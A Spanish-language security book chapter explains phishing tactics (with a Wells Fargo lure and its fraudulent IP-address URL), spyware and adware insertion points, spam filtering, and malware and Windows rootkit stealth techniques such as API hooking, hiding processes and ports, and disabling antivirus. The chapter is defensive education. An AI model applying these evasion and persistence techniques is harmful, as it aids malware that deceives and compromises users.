El éxito de casi todos los ataques de suplantación de identidad también se basa en *falsificar la autenticidad empleando imágenes de marca familiares*. Una vez más, aunque parezca estar orientado a la tecnología, la causa principal aquí son los trucos puramente humanos. Eche un vistazo al correo electrónico de suplantación de identidad fraudulenta de la figura 12-6. Las imágenes en la esquina superior izquierda del correo electrónico son tomadas directamente de la página de inicio http://wellsfargo.com, y le prestan un aire de autenticidad al mensaje (que sólo contiene unas cuantas líneas de texto, mismas que tal vez serían rechazadas sin las imágenes acompañantes). El símbolo de derechos reservados en la parte inferior también desempeña un papel importante. Seguramente éste debe ser un mensaje legítimo ¡porque tiene la impronta de la marca Wells Fargo!

SUGERENCIA Las compañías inteligentes pueden saber si se suplantó la identidad de sus clientes al eximir de manera periódica los registros de su servidor Web en busca de entradas HTTP Referrer que indican que tal vez un sitio fraudulento está señalando a imágenes gráficas hospedadas en el sitio Web auténtico. Aunque resulta trivial copiar las imágenes, muchos sitios de suplantación de identidad no se preocupan y, por lo tanto, señalan su paradero a las mismas compañías que están suplantando.

Por supuesto, el vínculo "Please update your information here" al final de este mensaje lleva al usuario a un sitio fraudulento que no tiene nada que ver con la Wells Fargo, pero también revestido con imágenes similares que le otorgan autenticidad. Muchos engaños de suplantación de identidad delinean el vínculo en el texto para que parezca llevar a un sitio legítimo, una vez más tratando de falsificar la autenticidad. Los atacantes aún más torcidos y sofisticados usarán una vulnerabilidad de explorador o lanzarán una ventana falsa de secuencia de comandos en la barra de direcciones para disfrazar la ubicación real (vio un ejemplo de esto en nuestro análisis de canonicalización de URL inapropiado en IE, en páginas anteriores de este capítulo). El sitio fraudulento tras el engaño de la figura 12-6 parece casi idéntico al sitio real en https://online.wellsfargo.com/signon, e incluso despliega una ventana sobre la barra de direcciones para ocultar su dirección real, que es http://216.43.204.4/1/index.php.

SUGERENCIA La lectura de correo electrónico en texto sin formato le permite distinguir más fácilmente los hipervínculos fraudulentos, porque el sitio de suplantación de identidad aparecerá entre símbolos < y > después del nombre del vínculo legítimo "amigable".




Figura 12-6 Correo electrónico de suplantación de identidad que tiene como objetivo a los clientes de la banca de Wells Fargo.

Por último, al revisar de nuevo la figura 12-6, vemos un ejemplo de la manera en que la suplantación de identidad *llama a la acción con urgencia*. Además de resaltar la autenticidad general y el impacto del mensaje, esto suele ser crítico para ejecutar con éxito el fraude. De acuerdo con la investigación de la AWPG, el "lapso de vida" promedio de los sitios de fraude, medidos por el tiempo que sigue a la respuesta con contenido, es sólo cuestión de días. Por lo tanto, el fraude tiene más éxito cuando orienta al número máximo de usuarios al sitio fraudulento en el lapso más corto, para maximizar la cosecha de credenciales de usuario.

Por supuesto, la carnicería que ocurre después de que un artista de la estafa obtiene la información confidencial de la víctima puede desencadenarse con un sentido de urgencia. El *robo de identidad* incluye la toma de cuentas y también la apertura de nuevas cuentas empleando la información obtenida de la suplantación de identidad tipo fraude. Aunque las víctimas suelen protegerse con prácticas comunes de la industria financiera que reducen o eliminan la responsabilidad por el uso no autorizado de sus cuentas, su capacidad de crédito y las reputaciones personales pueden mancharse, y algunos tardarán meses e incluso años en volver a recuperar su salud financiera.

NOTA Los profesionales de la tecnología de la información que tal vez estén riéndose socavadamente de la mala fortuna de los usuarios finales desamparados deben leer acerca del juicio promovido por un cliente del Bank of America que culpó a esta institución por no alertarlo de que código malicioso había infectado su equipo y autorizado una transferencia electrónica por 90 000 dólares a Latvia. Consulte http://searchsecurity.techtarget.com/columnItem/0,294698,sid14_gci1062440,00.html.

Medidas para contrarrestar la suplantación de identidad

Gracias (desafortunadamente) a la floreciente popularidad de este tipo de engaño, Internet está inundado de consejos sobre la manera de evitar y responder a las estafas de suplantación de identidad. Algunos de los recursos que hemos encontrado más útiles para los usuarios finales son:

- http://anti-phishing.org/consumer_recs.html
- http://www.ftc.gov/bcp/edu/microsites/idtheft/

Han surgido recientemente nuevas tecnologías que han aplastado de manera efectiva la amenaza de la suplantación de identidad. Mientras que aún siguen ocurriendo ataques como éstos, muchos pueden evitarse por el uso de tecnologías como SiteKey. Por ejemplo, el Bank of America usa SiteKey para indicarle que es una versión legítima de su sitio Web. La tecnología lo obliga a elegir una imagen que está asignada a su nombre de usuario. Cuando inicia sesión, debe confirmar que la imagen presentada es, por supuesto, la que eligió originalmente cuando configuró el acceso. Este tipo de técnica es muy efectiva para prevenir que quienes usan la suplantación de identidad capturen su nombre de usuario y contraseñas, pero exige que *usted* también sea diligente. Para conocer más información acerca del uso de SiteKey por parte del Bank of America revise http://www.bankofamerica.com/privacy/sitekey/.

Mientras que tecnologías como SiteKey desempeñan un papel importante para aumentar la seguridad de cualquier modelo de autentificación de sitio Web, no son a prueba de tontos, porque su vínculo más débil siempre es el cuerpo que se sienta entre la silla y el teclado. Por ejemplo, un estudio reciente de MIT/Harvard encontró que 92% de los clientes en línea no notan cuando no se presenta la imagen de SiteKey y seguirán adelante e iniciarán sesión con sólo el nombre de

usuario y la contraseña. Así, una vez más, no importa cuánta tecnología se aplique, el factor limitante es siempre el individuo. Por eso la capacitación y la educación son el paso final.

Y, por supuesto, recomendamos nuestro propio consejo de la sección anterior titulada "Medidas generales para contrarrestar las vulnerabilidades del lado del cliente de Microsoft". En particular, la lectura de correo electrónico en texto sin formato puede ayudar a reducir la efectividad de una de las herramientas clave de quienes usan la suplantación de identidad, la falsificación de autenticidad usando imágenes de marcas familiares. En realidad, el correo electrónico de texto simple le permite ver de manera evidente hipervínculos fraudulentos disfrazados como legítimos porque aparecen entre símbolos < y >.

Por último, si encuentra lo que considera que podría ser una estafa de suplantación de identidad, repórtela. Casi todos los IPS mantienen un alias "abuse" (por ejemplo, abuse@hotmail.com). Puede ser más difícil contactar a otras organizaciones, como bancos, por medios electrónicos, pero empiezan con su departamento de servicio a clientes y trabajan hacia dentro. También hay algunas organizaciones que van y vienen que se concentran de manera específica en identificar y mantener a perpetradores responsables de suplantación de identidad (por ejemplo, http://www.digitalphishnet.org).

SOFTWARE MOLESTO Y ENGAÑOSO: SPYWARE, ADWARE Y CORREO BASURA

Casi todos los usuarios están familiarizados con software que se comporta (principalmente) de manera transparente y de acuerdo con las expectativas. Cualquiera que lea este capítulo también está familiarizado con el software que realiza de manera innegable actividades que ningún usuario sano autorizaría (y si aún no lo está, espere hasta nuestro posterior análisis del malware). En algún lugar entre estos dos extremos está una categoría que llamaremos *software molesto y engañoso*. Éste se encuentra integrado por programas que pueden realizar algunas actividades con el consentimiento del usuario y otras sin él. El software molesto y engañoso incluye spyware, adware y correo basura (aunque no todo el adware es engañoso). La clave para diferenciar entre el software molesto y engañoso y el malicioso es la intención. El software molesto y engañoso no está ahí para comprometer su sistema sólo porque sí: el acceso no autorizado es simplemente un medio para un fin (por lo general, con motivos económicos, como vender anuncios en línea).

En resumen, el *spyware* está diseñado para vigilar de manera subrepticia el comportamiento del usuario, por lo general para fines de registro y reporte de ese comportamiento a compañías de rastreo en línea, que a su vez vende esta información a anunciantes o proveedores de servicios en línea. También se sabe que corporaciones, investigadores privados, fuerzas de la ley, agencia de inteligencia, esposos con sospechas, etc., usan spyware para sus propios fines, legítimos o no. Un ejemplo clave del tipo anterior de spyware es la Gator Advertising Information Network (GAIN), también conocida como Claria Corporation, una red de anunciantes que entregan anuncios mediante el agente de adware Gator (aunque tenemos que decir que en estos días GAIN está obteniendo mucho más al pedir el consentimiento de los usuarios antes de instalar su software). En *adware* es ampliamente definido como software que inserta anuncios no deseados en sus actividades diarias de cómputo. El mejor ejemplo de adware es el de las molestas ventanas emergentes que pueden abrumar a su navegador cuando visita un sitio con prácticas abusivas de anuncios. Por último, pero no menos importante, el *correo basura* es el correo

electrónico comercial no solicitado (también llamado UCE, Unsolicited Comercial E-mail). A menos que haya vivido enclaustrado en la última década, sabe exactamente lo que es el correo basura y lo molesto que puede ser.

Están disponibles numerosos recursos en Internet que catalogan y describen el software molesto y malicioso. Algunos de nuestros favoritos son:

- http://www.junkbusters.com
- http://www.spywareinfo.com
- http://www.spywareguide.com
- http://www.microsoft.com/spyware

En el resto de nuestro análisis se cubrirán técnicas de inserción comunes de spyware, adware y correo basura, y la manera de deshacerse de estas pestes.

Técnicas comunes de inserción

Por lo general, el spyware y el adware se insertan mediante una o más de las siguientes técnicas:

- Al instalar un archivo ejecutable en disco y hacer referencia a él mediante un punto de extensibilidad de inicio automático (ASEP).
- Al instalar complementos para el software de explorador Web.

El correo basura, por supuesto, se inserta a sí mismo en su bandeja de entrada de correo electrónico, de modo que no hablaremos mucho de eso en esta sección (dedicaremos más tiempo a analizar la manera de rechazarlo en la siguiente sección). Echemos un vistazo a cada una de estas técnicas con mayor detalle.

Puntos de extensibilidad de inicio automático

Ya hemos hecho referencia a los puntos de extensibilidad de inicio automático (ASEP) en nuestro análisis de la historia del hackeo de clientes de Internet. No puede subestimarse la importancia de ASEP en la proliferación de software molesto, engañoso e incluso simplemente malicioso (en nuestra opinión, ASEP es responsable de 99% de los lugares ocultos usados por estos malhechores). Puede examinar los ASEP de su propio sistema al usar la herramienta msconfig de Windows XP (haga clic en el botón Inicio, seleccione Ejecutar e ingrese **msconfig**). En la figura 12-7 se muestra la herramienta msconfig enumerando elementos de inicio en un sistema típico de Windows XP.

Los ASEP son numerosos y, por lo general, son más complejos de lo que el usuario promedio desea confrontar (sobre todo considerando que la manipulación no informada de ASEP puede dar como resultado la inestabilidad del sistema), así que recomendamos que no los manipule usted mismo, a menos que sepa lo que está haciendo. Use una herramienta automatizada como las que le sugeriremos en breve.




Figura 12-7 La utilería msconfig enumera puntos de extensibilidad de inicio automático en Windows XP. Observe el programa de software de punto a punto resaltado aquí.

Complementos de explorador Web

A la par en popularidad que ASEP se encuentran los complementos de explorador Web, un mecanismo casi invisible para insertar funcionalidad molesta y engañosa en su experiencia de navegación Web. Uno de los mecanismos de complemento de explorador más insidiosos es la característica de objetos de ayuda del explorador (BHO, Browser Helper Object) de Internet Explorer (consulte http://msdn.microsoft.com/library/en-us/dnwebgen/html/bho.asp para conocer información técnica sobre BHO, y visite http://www.spywareinfo.com/articles/bho para conocer una explicación más corta). Hasta Windows XP SP2, los BHO eran casi invisibles para los usuarios, y podían realizar casi cualquier acción factible con IE. Hablando acerca de llevar muy lejos una buena idea de extensibilidad, BHO nos recuerda al monstruo de Frankenstein. Por fortuna, en XP SP2 la característica Administrador de complementos (bajo Herramientas | Administrador de complementos) enumerará y controlará los BHO que se ejecutan dentro de IE. Aún tiene que decidir manualmente si los deshabilita, lo que puede ser una tarea confusa porque algún software engañoso proporciona poca información para que tome una decisión dentro de la interfaz de usuario de IE. Como opción, puede usar una de las herramientas de terceros que recomendaremos en la siguiente sección, relativa a bloquear, detectar y limpiar estas molestias.

Bloqueo, detección y limpieza de software molesto y engañoso

¿Por qué persiste el software molesto y engañoso? Por la razón más antigua dada en los libros: permite hacer dinero. Gracias al crecimiento de Internet, la economía de algo que es tan molesto y descartado de manera rutinaria como el correo basura se vuelve atractiva.

A la luz de la información que acabamos de analizar, uno de los mejores mecanismos para combatir el software molesto y engañoso está en el nivel económico. No responda a correo basura ni esté de acuerdo en instalar adware o spyware en su sistema a cambio de algún nuevo y estupendo gadget de software (como utilerías de intercambio de archivos de punto a punto). Sí, esto requiere combatir sus propios instintos económicos internos que le llevan a usar un producto "gratuito" con soporte a anuncios en lugar de pagar una cuota o suscripción por una versión libre de anuncios, pero, ¡hey!, la cultura de masas adoptó la televisión por cable y el TiVo con gran rapidez, de modo que tenga fe en que los costos ocultos de los anuncios terminarán perdiendo a largo plazo, desde el punto de vista económico.

El concepto de TiVo ofrece soluciones tecnológicas para el filtrado de software engañoso y molesto. Hoy en día existen numerosos programas anticorreo basura que filtrarán correo no deseado de su bandeja de entrada (consulte http://www.spamfilterreview.com para conocer una comparación, o sólo tome el primero de la lista de download.com). Casi todos están diseñados alrededor de los métodos de listas negras o blancas. Las primeras son listas actualizadas de mensajes de correo basura conocidos (con base en el remitente, el tema, etc.) que filtran cada mensaje que entra. Los métodos de lista blanca toman el método opuesto, en que el usuario proporciona una lista "aprobada" de remitentes u otros criterios y el filtro de correo basura simplemente bloquea todo lo demás. Cada uno tiene ventajas y desventajas, dependiendo de su comportamiento de uso de correo electrónico. Si recibe una gran cantidad de correo de varios remitentes, que podrían ser o no conocidos, obviamente el método de la lista negra es superior.

El correo basura también puede filtrarse en el servidor de correo antes de que llegue al software de cliente de correo electrónico. Casi toda corporación o proveedor de correo electrónico importante hoy en día ofrece alguna forma de filtro de correo basura. Las técnicas también están basadas en listas blancas y negras, y las nuevas soluciones que abarcan toda la infraestructura como Sender ID (visite http://www.microsoft.com/senderid) también han obtenido amplia aceptación.

Para tratar con el adware y el spyware, Alemania alberga a los dos principales contendientes: Spybot Search & Destroy, de http://www.safer-networking.org y Ad-aware, de Lavasoft, en http://www.lavasoft.com. Otros contendientes importantes incluyen a PestPatrol de CARPETA y SpySweeper de Webroot.

SUGERENCIA Si quiere darse una idea de lo infectado que está su sistema, pruebe a ejecutar el escaneo gratuito de PestScan de PestPatrol, en http://www.pchell.com/pestscan/.

Más allá del endurecimiento automatizado ofrecido por las herramientas antispyware, los usuarios más avanzados pueden considerar la realización de cambios de configuración adicionales, manuales, a su sistema, por ejemplo, configurar su archivo hosts para que bloquee servidores de anuncios y luego hacer que el archivo sea de sólo lectura (consulte http://www.sc.rr.com/rrhelp/spyware,htm).

SUGERENCIA Pruebe la ejecución de herramientas de spyware mientras ejecuta en el modo seguro de Windows, que puede revelar infecciones pasadas por alto mientras se ejecuta en el modo estándar. Para conocer comparaciones más detalladas sobre las principales herramientas antispyware, consulte http://spywarewarrior.com.

MALWARE

Aunque el término aún está por ganar popularidad en los círculos generales, *malware* suele ser aceptado entre personas más técnicas como una expresión que abarca todas las formas del software malicioso, incluidos:

- **Virus** Programas infecciosos que pueden reproducirse a sí mismos pero que requieren interacción para propagarse.
- **Gusanos** Programas infecciosos que pueden propagarse a sí mismos en una red.
- **Rootkits y puertas traseras** Programas diseñados para infiltrar un sistema, ocultar su propia presencia y proporcionar control administrativo y monitoreo de funcionalidad para un usuario no autorizado o un atacante.
- **Bots y zombies** Muy similares a los rootkits y las puertas traseras, pero concentrados además en usurpar los recursos del sistema de la víctima para realizar una o varias tareas específicas (por ejemplo, negación del servicio distribuido contra un destino no relacionado o el envío de correo basura).
- **Caballos de Troya** Software que hace algo además de su funcionalidad propuesta. Por lo general, esto significa instalar un rootkit o una puerta trasera.

En contraste con el spyware, adware y correo basura, el malware tiene *intenciones maliciosas obvias e indefendibles*.

Aunque las clases de malware que acabamos de describir han infectado históricamente sistemas de todas las marcas y modelos, nuestro análisis en esta sección se concentrará de manera principal en las variantes de Windows de Microsoft, una vez más debido a la abrumadora preponderancia del malware que toma como destino la plataforma de Windows, de amplia implementación hoy en día.

Nuestro análisis se concentrará primero en las variantes más populares de malware en circulación en la actualidad, tratará de derivar algunos temas de ataque en paralelo y, por último, proporcionará algunas medidas concretas y abstractas que puede implementar para evitar, detectar o responder a ataques de malware.

Variantes de malware y técnicas comunes

Nuestro análisis se alinea alrededor de las clases de malware que describimos antes: virus, gusanos, rootkits, puertas traseras, bots y zombies.

Virus y gusanos

Los virus y gusanos siguen siendo las formas más populares de malware en circulación hoy en día. Se han escrito libros completos sobre estas bestias infecciosas, y no vamos a dedicar mucho

tiempo a analizarlas aquí. En cambio, referimos al lector a la abundante información disponible en Internet que describe virus y gusanos, recientes y latentes. Algunos de nuestros sitios favoritos son:

- McAfee: http://vil.nai.com/vil/default.aspx
- Symantec: http://securityresponse.symantec.com
- Computer Associates: http://www.ca.com/us/anti-virus.aspx
- Panda Security: http://www.pandasecurity.com/homeusers/security-info/lastest-threats/
- Microsoft: http://onecare.live.com

Para un rastreo gratuito de Microsoft puede visitar http://onecare.live.com/site/en-us/default.htm?s_cid=sah.

He aquí las cualidades más importantes que deben considerarse para virus y gusanos:

- Mecanismos de propagación.
- Cargas.
- Puntos de inserción.
- Evasión de detección.

Desde nuestra perspectiva, los mecanismos de propagación de virus/gusanos dominantes de los últimos años han sido datos adjuntos de correo electrónico y vulnerabilidades de software, como desbordamiento de búfer (por ejemplo, el virus My Doom propagado mediante datos adjuntos de correo electrónico, y el gusano Slammer [http://www.cert.org/advisories/CA-2003-04.html] difundido al explotar un desbordamiento de búfer remoto en SQL Server de Microsoft). Siempre y cuando los seres humanos sigan siendo los agentes dominantes interactivos y creativos del software, no es probable que estas tendencias cambien pronto.

Las cargas y las actividades posteriores a la infección se han concentrado principalmente en la propagación automática y el control remoto del sistema de la víctima (mediante rootkits, puertas traseras, bots o zombies, que analizaremos un poco más adelante de manera más detallada). Slammer, en particular, fue ilustrativo de la capacidad del software bien diseñado para escanear e infectar hosts vulnerables en una red grande. De acuerdo con varios investigadores, Slammer fue el gusano de computadora más rápido de la historia: la población de infección general se duplicaba cada 8.5 segundos, y el gusano logró un promedio de casi 55 millones de escaneos por segundo, que estaba limitado porque partes importantes de la red no tenían suficiente ancho de banda para permitir que operara sin obstáculos. Y el malware desde hace tiempo ha estado alcanzando sitios remotos en Internet para descargar elementos de carga adicional, datos confidenciales subidos desde el sistema de la víctima, envío de correo basura anónimo (lavado) o motores de búsqueda de Internet para alcanzar más direcciones de correo electrónico a los que trata de propagarse.

Puntos de inserción alude al lugar donde los archivos y datos de la carga que ejecuta en realidad la funcionalidad del virus/gusano están instalados u ocultos. Hay una amplia variedad de ejecutables, DLL y elementos similares usados por virus/gusano para su apuesta, pero una de nuestras observaciones a largo plazo de este espacio es que casi todos intentan escribir valores en la clave de ejecución en el Registro de Windows para asegurar que el código se reiniciará

en el siguiente comienzo de sesión. Las principales claves de ejecución de Windows están en HKLM\Software\Microsoft\Windows\CurrentVersion\Run y HKCU\Software\Microsoft\Windows\CurrenVersion\Run.

Si está viendo algo sospechoso aquí, es posible que su sistema esté infectado, y debe leer una sección posterior titulada "Detección y limpieza de malware".

Además del Registro, también se está volviendo cada vez más un lugar común que el malware sobrescriba otros datos de configuración claves en máquinas comprometidas. Por ejemplo, variantes del gusano My Doom reescribieron archivos en %systemroot%\system32\drivers\etc\hosts de la víctima para evitar que accedan a sitios actualizados de parches de software y antivirus comunes.

Por último, se están escribiendo cada vez más virus y gusanos para realizar la evasión de la detección, sobre todo al monitorear componentes clave de programas antivirus populares y eliminarlos o deshabilitarlos. Por lo general, esto se hace al terminar procesos de herramientas de detección común (por ejemplo, navapw32.exe para el programa Norton Antivirus de Symantec, y vsmon.exe para la firewall personal de ZoneAlarm), o al eliminar entradas de Registro relacionadas con el inicio de este tipo de programas al comienzo de la sesión (obviamente, si los escritores de malware usan las claves de ejecución para reiniciar sus propios programas, también están bien posicionados para evitar que se reinicien herramientas de detección).

Se trata de técnicas de evasión de detección muy rudimentarias, y, por supuesto, la evasión de la detección es el escalamiento de una carrera armamentista que nunca se gana o pierde de verdad. Debido a su complejidad, hay maneras probablemente ilimitadas de ocultar programas dentro de Windows, como verá en la siguiente sección.

Rootkits y puertas traseras

Aunque el término se acuñó originalmente en la plataforma UNIX (donde "root" es la cuenta de superusuario), el mundo de los rootkits de Windows ha experimentado un periodo de renacimiento en los últimos años. El interés en los rootkits de Windows estuvo impulsado originalmente sobre todo por Greg Hoglund, que produjo una de las primeras utilerías descritas oficialmente como un "rootkit de NT" cerca de 1999 (aunque muchos otros, por supuesto, han tomado control "root" y hurtado sistemas de Windows mucho antes de usar herramientas personalizadas y ensamblados de programas públicos). El rootkit de NT de Hoglund fue, en esencia, una plataforma de prueba de concepto para ilustrar la idea de modificar programas de sistema protegidos en memoria ("parchado del kernel", en lenguaje técnico) para erradicar por completo la confiabilidad del sistema operativo.

Más recientemente, el sitio de Greg, http://www.rootkit.com, ha hecho surgir un foro dinámico para compartir ideas sobre la subversión de sistemas operativos, y toda la cosecha de rootkits preempaquetados ha obtenido una amplia popularidad (e implementación) en todo el mundo. El examen a profundidad de todas las técnicas de robo para ocultar la presencia en un sistema de Windows requeriría que escribiéramos otro libro completo, de modo que vamos a concentrarnos en nuestro análisis de las herramientas y técnicas más populares usadas hoy en día para que pueda concentrar sus esfuerzos en derrotar a estos malvivientes donde obtienen la mayor recompensa.

Una vez dicho esto, el propio concepto de rootkits ilustra lo absurdo de tratar de rescatar un sistema de Windows que se ha comprometido en un nivel tan fundamental. Nuestro primer consejo, si se encuentra en este estado, sería crear una copia de seguridad de los últimos datos co-

rrectos conocidos y luego reducir y reconstruir su sistema. Una vez más, las técnicas analizadas a continuación son sólo las más populares al momento de escribir esto, y los límites se están presionando todo el tiempo (no suponga que con sólo examinar los receptáculos que delineamos aquí estará a salvo de la infección).

Uno de los mejores libros escritos sobre rootkits que hemos leído es la presentación de 2003 de Jamie Buttler en http://www.immunitysec.com/downloads/shindig-2-butler-jamie.ppt. En esta presentación, Jamie delinea la premisa básica explotada por rootkits modernos: Microsoft y muchos otros vendedores de sistemas operativos sólo usan dos de los cuatro niveles de privilegios (llamados *anillos*) proporcionados por el hardware de Intel. Esto establece una sola barrera entre la actividad en *modo de usuario* no privilegiado en el anillo 3, y las funciones en *modo de kernel* muy privilegiadas en el anillo 0 (una vez más, no se usan los anillos 1 y 2). Por lo tanto, cualquier mecanismo que penetre el velo entre el modo de usuario y el modo de kernel puede lograr acceso ilimitado al sistema.

Los rootkits iniciales cruzaron este límite al *engancharse* a las llamadas a las interfaces de programación de aplicaciones (API, Application Programming Interface) usadas para comunicarse entre el modo de usuario y el de kernel. Al secuestrar la interfaz expuesta por el kernel (mediante los archivos del sistema operativo kernel32.dll y ntdll.dll), un atacante puede proporcionar información falsa al usuario del sistema local. Las llamadas a la API que suelen engancharse de esta manera manipulan la tabla de llamadas al sistema y la tabla del descriptor de interrupciones (IDT, Interrupt Descriptor Table). Por lo general, los rootkits usan esto para enmascarar sus actividades al ocultar archivos, procesos o puertos con nombres especiales (por ejemplo, el rootkit AFX oculta todos los procesos, archivos y claves de Registro que coinciden con la cadena "~ ~*"). El enganchado a la API es una técnica muy poderosa que incluso puede evadir técnicas de análisis de bajo nivel como depuración, que usan las API para examinar la memoria.

La presentación de Jamie sigue adelante al describir un mecanismo más directo para lograr el control de la memoria del kernel, mediante controladores de dispositivo de modo de kernel (o módulos cargables del kernel, o sistemas que no son de Windows). Así es como funcionan hoy en día los modernos rootkits.

NOTA Al comprometer las funciones del sistema operativo en un nivel tan inferior, los rootkits pueden evitar la detección por parte de programas antivirus y de detección de intrusiones que dependen de estas funciones del mismo nivel inferior para consultar el sistema.

Por lo tanto, los rootkits están integrados de dos piezas básicas: un colocador y una carga. El *colocador* es cualquier cosa que puede obtener el sistema de destino para ejecutar código, esté en una vulnerabilidad de seguridad o engañando al usuario para que abra datos adjuntos de correo electrónico. La carga suele ser una rutina de enganchado a kernel o un controlador de dispositivo en modo de kernel que realiza una o más de las siguientes técnicas para ocultar su presencia y realizar sus actividades nefastas:

- **Modificación de kernel** Como lo hemos notado antes, esto suele hacerse al usurpar las llamadas de acceso a kernel o, más recientemente, al cargar un controlador de dispositivo malicioso (.sys), que luego se oculta. Una vez que el kernel está comprometido, las llamadas estándar a las API que pueden usarse para identificar archivos, puertos o procesos ocultos, etc., pueden usurparse para dar información falsa. ¡Buena suerte al tratar de encontrar un rootkit cuando ni siquiera confía en los

comandos `dir` o `netstat`! Las técnicas posteriores dependen principalmente de este importante primer paso.

- **Ocultamiento de archivo/directorio** Muchos rootkits populares se encadenan o desvían la llamada a la API de Windows `ZwQuerySystemInformation` para lograr esto (por ejemplo, el rootkit de NT de Hoglund ocultaría cualquier archivo en el sistema de archivos que se antecede con "_root_"). Algunos también usan flujos de datos alternos (ADS, Alternate Data Stream), una característica del sistema operativo de la familia NT de Windows usada al principio para dar soporte a la compatibilidad con el sistema de archivos Macintosh, pero ahora también usado por XP SP2 para contener información acerca de la zona de seguridad de la que se ha descargado un archivo (ediciones anteriores de *Hackers* ilustraban el uso de ADS para ocultar archivos, y estas técnicas son ampliamente publicadas en Internet ahora). También es popular el marcado de archivos para que Windows los identifique como malos bloques. Los rootkits también suelen emplear cifrado o compresión ("empaquetadores") en sus cargas para evitar escaneos de antivirus. De manera más reciente, los investigadores de rootkits están especulando acerca de almacenar información de chips de computadora en que se puede escribir como los procesadores gráficos usados por casi todas las PC (esto proporcionaría el lugar oculto definitivo para código malicioso fuera del disco duro donde buscan actualmente casi todas las herramientas de detección).
- **Ocultamiento de procesos** Debido a que los procesos son necesarios para hacer trabajo en Windows, un buen rootkit puede encontrar un modo de ocultarlos. De manera más común, los rootkits ocultan un proceso al desvincularlo de la lista de procesos activos, que evita que las API comunes las vean. Muchos rootkits también crean *subprocesos*, que son subcomponentes de un proceso. Al crear subprocesos "ocultos" dentro de procesos, se vuelve más difícil para los usuarios identificar programas en ejecución.
- **Ocultamiento de puertos** Para ocultar el componente de puerta trasera que permite el control remoto mediante una red, los rootkits suelen tratar de ocultar los puertos de red en que escuchan, sean TCP o UDP. El popular juego de herramientas de rootkit Hacker Defender se engancha a cada proceso del sistema, y por lo tanto puede evitar la fácil identificación empleando técnicas de investigación como netstat. Hacker Defender usa una clave de 256 bits para autentificar comandos en esos puertos. Otros rootkits, incluidos cd00r y SAdoor, adoptan técnicas como golpeo de puertos (http://www.portknocking.org) para lograr una capacidad similar.
- **Ocultamiento de claves/valores del Registro** Esto no suele ser difícil, porque el tamaño y la complejidad del Registro simplifican el ocultamiento de los objetos con sólo asignarles un nombre que parezca inofensivo y crítico para la estabilidad del sistema (por ejemplo, HKLM\Software\Microsoft\Windows\CurrentVersion\Run\firewall-service.exe). Y, por supuesto, una vez que se ha enganchado al kernel, las claves y valores pueden ocultarse por completo a los ojos espías.
- **Ocultamiento de usuario/grupo** Por lo general esto se logra al establecer permisos en el objeto del usuario o grupo para que casi ningún usuario del sistema pueda leerlo. Una vez más, con la residencia del kernel, las fichas de acceso al sistema operativo pueden simplemente cargarse para reflejar cualquier cosa que el atacante quiera (y sólo se incluye al usuario SYSTEM en los registros).

- **Ocultamiento de servicios** Los rootkits suelen cargar componentes como servicios de Windows, que los hacen menos accesibles a los usuarios nuevos.
- **Registradores de tecleos** Por lo general son programas personalizados que capturan datos de formularios remitidos como un objeto de ayuda de explorador (BHO) en Internet Explorer, registradores de tecleos basados en Win32 que se inyectan en el proceso de inicio de sesión de Windows, o cuñas de software colocadas directamente en el nivel del hardware de teclado (denominadas "captura de un interruptor").

Pueden emplearse varias técnicas para proporcionar vectores de reinfección redundantes, si se descubren una o más de ellas. A continuación examinaremos algunos de los rootkits más populares para ver la manera como implementan algunas de estas técnicas.

Hacker Defender

Uno de los rootkits de uso más amplio es Hacker Defender, basado en comunicaciones personales de colegas que realizan análisis forenses siguiendo incidentes de seguridad de computadora en organizaciones grandes y pequeñas. Suele aludirse a Hacker Defender por su sobrenombre, *hxdef*, y aquí se revela más sobre él: http://www.megasecurity.org/trojans/h/hackerdefender/Hackerdefender1.00.html.

